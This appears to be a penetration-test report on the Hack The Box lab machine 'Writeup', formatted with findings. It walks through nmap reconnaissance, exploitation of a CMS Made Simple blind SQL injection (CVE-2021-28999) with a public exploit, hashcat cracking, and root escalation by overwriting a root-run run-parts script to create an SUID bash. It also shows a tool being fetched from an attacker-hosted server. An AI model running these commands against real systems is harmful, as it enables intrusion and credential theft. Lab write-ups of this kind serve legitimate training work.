
Writeup

Writeup HTB

Cover



Target: HTB Machine “Writeup” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to conduct a comprehensive security evaluation of a Linux-based target environment and its associated web services. Our engagement focused on identifying vulnerabilities in a web application powered by CMS Made Simple and exploring local privilege escalation paths. Through a methodical approach, we demonstrated how an attacker could leverage a blind, time-based SQL injection vulnerability to extract credentials and exploit misconfigured system permissions—ultimately leading to full root access.

Scope of Assessment

- **Network Reconnaissance:** We began by confirming the host's availability through ICMP. The observed TTL of 63 confirmed that the target system operates on Linux.
- **Service Enumeration & CMS Analysis:** An in-depth Nmap scan rapidly identified critical open ports—specifically SSH on port 22 and HTTP on port 80. Further analysis of the HTTP service revealed a hidden `/writeup/` directory on the website (mm.netsecfocus.com) where the CMS Made Simple platform was identified. Using tools such as Burp Suite, we observed an HTML meta tag disclosing the CMS version and confirmed that the installation was vulnerable to a blind, time-based SQL injection (CVE-2021-28999).
- **Vulnerability Exploitation & Credential Discovery:** Leveraging the SQL injection vulnerability, we executed an exploit to extract sensitive data, including a password hash and salt. By subsequently applying Hashcat, we successfully cracked the hash, thereby obtaining valid SSH credentials.
- **Initial Access & Privilege Escalation:** Utilizing the discovered credentials, we gained SSH access as a non-privileged user. Further system analysis disclosed that the user belonged to the `staff` group, which has write permissions on directories such as `/usr/local/sbin` and `/usr/local/bin`. This access was exploited through a misconfigured cron job that executed files in these directories with root privileges, ultimately allowing us to escalate our privileges to root.

Ethics & Compliance

All testing activities were performed in strict adherence to the pre-approved rules of engagement. Our methods were designed to ensure that normal operations remained largely uninterrupted throughout the assessment. The detailed findings presented in this report are strictly confidential, and the information has been shared exclusively with authorized stakeholders to facilitate prompt and effective remediation measures.

2 Methodology

Our assessment commenced with basic host discovery and gradually progressed through service enumeration, vulnerability exploitation, and privilege escalation.

1. OS Fingerprinting

We began by fingerprinting the target operating system. Notably, the TTL value of 63 pointed toward a Linux system. This was confirmed by executing a simple ping test from our Kali Linux environment:

```
kali@kali ~/workspace/Writeup/nmap [08:57:04] $ ping -c 1 10.129.49.63
PING 10.129.49.63 (10.129.49.63) 56(84) bytes of data.
64 bytes from 10.129.49.63: icmp_seq=1 ttl=63 time=55.3 ms

--- 10.129.49.63 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.313/55.313/55.313/0.000 ms
```

2. Port Scanning

Next, an aggressive SYN scan was performed to quickly identify available services. The Nmap scan revealed that ports 22 (SSH) and 80 (HTTP) are open on the target:

```
kali@kali ~/workspace/Writeup/nmap [08:58:16] $ sudo nmap -sS -Pn -n --
min-rate 5000  10.129.49.63  -oG WriteupPort
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 09:00 EDT
Nmap scan report for 10.129.49.63
Host is up (0.055s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

3. Service Enumeration


We then conducted a detailed service scan to determine the versions and configurations of the discovered services:

```
kali@kali ~/workspace/Writeup/nmap [09:01:18] $ sudo nmap -sVC -p 22,80
10.129.49.63 -oN WriteupServices

Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-15 09:01 EDT
Nmap scan report for 10.129.49.63
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-title: Nothing here yet.
| http-robots.txt: 1 disallowed entry
|_/writeup/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
```

4. Directory Discovery

Reviewing the target's `robots.txt` (accessed via `http://10.129.49.63/robots.txt`) revealed the existence of a hidden `/writeup/` directory.


The image shows the /writeup/ site



5. Domain Name Resolution


Analysis of the discovered content identified the host as `jkr@writeup.htb` and the website as "mm.netsecfocus.com". To facilitate easier access, we added the domain to our `/etc/hosts` file:

```
sudo nano etc/hosts
```



After making this entry, the site became accessible by its domain name. Upon browsing, the website displayed the message: `"Page is hand-crafted with vi."`

The image shows the mm.netsecfocus.com




6. CMS Identification

Further investigation revealed that the website is powered by a content management system. This was confirmed by the following meta tag in the HTML:

```
<meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019.
All rights reserved." />
```

Burp Suite captured this meta tag in the HTML response:




7. Exploiting a Blind Time-Based SQL Injection Vulnerability

The CMS was identified as vulnerable to a blind, time-based SQL injection (SQLi) affecting versions ≤ 2.2.16 (CVE-2021-28999). Adding the following parameter to the URL triggered

the vulnerability:

```
/writeup/moduleinterface.php?mact=News,m1_,default,0
```



An updated exploit was obtained from `https://github.com/Dh4nuJ4/SimpleCTF-UpdatedExploit` . This version was selected over the Exploit-DB variant due to compatibility improvements with Python 3. The exploit was executed with the following command:

```
python3 updated_46635.py -u http://mm.netsecfocus.com/writeup
```

Adjusting the delay parameter to 30 seconds helped avoid the target's DoS protections, and the script successfully extracted critical information—including the hash, salt, username, and email.

The credentials were then saved by appending the hash and salt to a file:

```
echo '<PASSWORD>:<SALT>' >> finalhash
```

Subsequently, using Hashcat, we determined that `mode 20 (md5($salt.$pass))` was the appropriate configuration for this hash:

```
The following 20 hash-modes match the structure of your input hash:

      # | Name                                                       |
Category

======+============================================================+======
================================
     10 | md5($pass.$salt)                                           | Raw
Hash salted and/or iterated
     20 | md5($salt.$pass)                                           | Raw
Hash salted and/or iterated
```

he hash was cracked with the command:


```
kali@kali ~/workspace/Writeup/content [14:20:04] $ hashcat -a 0 -m 20
hashfinal /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

...SNIP...

<HASH>:<REDACTED>


Session..........: hashcat
Status...........: Cracked


...SNIP...
```

9. Gaining Initial Access via SSH

With the valid credentials obtained, we established an SSH connection to the target:

```
ssh jkr@10.129.49.63
```

The image shows the successful connection to the host



The output of the `id` command confirmed our user details:

```
uid=1000(jkr) gid=1000(jkr)
groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugd
ev),50(staff),103(netdev)
```

Importantly, the group `50 (staff)` has write permissions on the following directories (jkr is member):

```
/usr/local/sbin
/usr/local/bin
```

10. Monitoring and Privilege Escalation

To monitor system activity, we downloaded `pspy`. On our attacker machine, we initiated a simple HTTP server:

```
python3 -m http.server 80
```

On the target machine, the `pspy64` binary was retrieved:

```
http://MYIP/pspy64 -O pspy64
```

After downloading, we set the executable permissions:

```
chmod u+x pspy64
```

11. Exploiting Write Permissions for Privilege Escalation

We exploited our write permissions on `/usr/local/sbin` by observing a cron job that executed tasks as root. The crontab log revealed the following entries:

The image shows the crontab

The text from the crontab is as follows:

```
2025/06/15 16:24:34 CMD: UID=0     PID=21745  | sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-
parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2025/06/15 16:24:34 CMD: UID=0     PID=21746  | sh -c /usr/bin/env -i
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-
parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.new
2025/06/15 16:24:34 CMD: UID=0     PID=21747  | cp /bin/bash /tmp
```

Since the `run-parts` command runs as root, we leveraged this by modifying its behavior. Our approach was to overwrite the `run-parts` script to copy `/bin/bash` to `/tmp` and set its permissions for privilege escalation.

Overwriting the run-parts script:

```
 echo 'cp /bin/bash /tmp && chmod 7777 /tmp/bash ' > /usr/local/sbin/run-
parts
```

Setting execution permissions:

```
chmod +x /usr/local/sbin/run-parts
```

Once the cron job executed our modified script (upon our next SSH connection), `/tmp/bash` was created with SUID permissions. We then executed:

```
/tmp/bash -p
```


Running `whoami` subsequently confirmed that we had escalated our privileges to root.

The image shows the successful attack—first listing the `/tmp` folder, then executing `bash -p`, and finally using `whoami` to confirm that we are "root":

```
jkr@writeup:~$ ls -la /tmp
total 1088
drwxrwxrwt  3 root root    4096 Jun 15 16:24 .
drwxr-xr-x 22 root root    4096 Oct 25  2023 ..
-rwsrwsrwt  1 root root 1099016 Jun 15 16:24 bash
drwx------  2 root root    4096 Jun 15 08:58 vmware-root
jkr@writeup:~$ cd /tmp
jkr@writeup:/tmp$ ./bash -p
bash-4.4# whoami
root
```


3 Findings

3.1 Vulnerability: Blind Time-Based SQL Injection in CMS Made Simple (CVE-2021-28999)




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H– 8.8 (High)
- **Description:** The CMS Made Simple platform (versions ≤ 2.2.16) is vulnerable to a blind, time-based SQL injection. By appending crafted parameters to the URL—specifically within the `moduleinterface.php` - endpoint—an attacker can trigger time delays based on SQL query execution. This allows the adversary to infer database information and extract sensitive credentials without receiving explicit error messages.
- **Impact:** Exploitation of this vulnerability enables remote attackers to extract critical information from the database, including user credentials such as password hashes and salts. With these credentials, an attacker could gain unauthorized access to the affected system and potentially compromise additional services.
- **Technical Summary:** The vulnerability is rooted in improper sanitization of user-supplied input in the CMS Made Simple module. By injecting SQL payloads that deliberately cause a delay in the server response, an attacker can infer the structure and content of the backend database. In our assessment, careful manipulation of the URL parameter allowed us to observe consistent time delays, confirming the vulnerability and ultimately facilitating the extraction of login credentials.
- **Evidence:**

- CMS meta tag indicating the usage of CMS Made Simple:



- The successful attack showing the credentials


3.2 Vulnerability: Insecure Cron Job and PATH Abuse Leading to Privilege Escalation



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** During our post-exploitation phase, we discovered that the user, belonging to the `staff` group, had write access to crucial system folders—specifically `/usr/local/sbin` and `/usr/local/bin`. This misconfiguration allowed the modification of files that were executed by a cron job running with root privileges. By overwriting the default `run-parts` script in `/usr/local/sbin` with our custom payload, we were able to inject commands that copied `/bin/bash` to `/tmp` and set the SUID bit. This manipulation ultimately allowed us to escalate our privileges to root.

- **Impact:** An attacker with non-privileged access could leverage this insecure file permission setting and cron configuration to gain full administrative access. The vulnerability enables privilege escalation without requiring further network-based exploitation—posing a significant risk to system integrity and security.
